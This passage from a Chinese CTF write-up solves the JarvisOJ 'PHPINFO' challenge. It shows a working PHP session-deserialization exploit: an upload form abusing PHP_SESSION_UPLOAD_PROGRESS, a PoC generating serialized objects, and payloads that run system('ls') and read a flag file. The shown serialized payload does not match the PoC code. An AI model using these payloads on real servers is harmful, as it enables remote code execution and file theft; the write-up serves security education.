       $this->mdzz = 'phpinfo();';
   }

   function __destruct()
   {
       eval($this->mdzz);
   }
}
if(isset($_GET['phpinfo']))
{
   $m = new OowoO();
}
else
{
   highlight_string(file_get_contents('index.php'));
}
?>
```

开头将session的解析引擎定义为了php。

访问：http://web.jarvisoj.com:32784/index.php?phpinfo 可看到session.upload_progress.enabled，session.upload_progress.cleanup都符合条件。

于是构造一个upload.html

```
<form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-data">
   <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
   <input type="file" name="file" />
   <input type="submit" />
</form>
```


poc.php：

```
<?php
class OowoO
{
   public $mdzz;
}
$a = new OowoO();
$a->mdzz = "print_r(scandir(__dir__));";
echo serialize($a);
?>
```

生成序列化的值为：

```
O:5:"OowoO":1:{s:4:"mdzz";s:22:"print_r(system('ls'));";}
```


在上传的时候抓包，修改上传的内容为序列化的值前加一个“|”。即可遍历目录。



再从phpinfo中的SCRIPT_FILENAME字段得到根目录地址：/opt/lampp/htdocs/,构造得到payload：

```
O:5:"OowoO":1:{s:4:"mdzz";s:88:"print_r(file_get_contents('/opt/lampp/htdocs/Here_1s_7he_fl4g_buT_You_Cannot_see.php'));";}
```

得到flag：



参考

- https://www.k0rz3n.com/2018/11/19/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E6%B7%B1%E5%85%A5%E7%90%8
- https://www.anquanke.com/post/id/159206
- https://chybeta.github.io/2017/07/05/jarvisoj-web-writeup/#PHPINFO

点击收藏 | 1 关注 | 1

上一篇：Apache Traffic服务器... 下一篇：Dlink getcfg.php远...

1. 0 条回复
   - 动动手指，沙发就是你的了！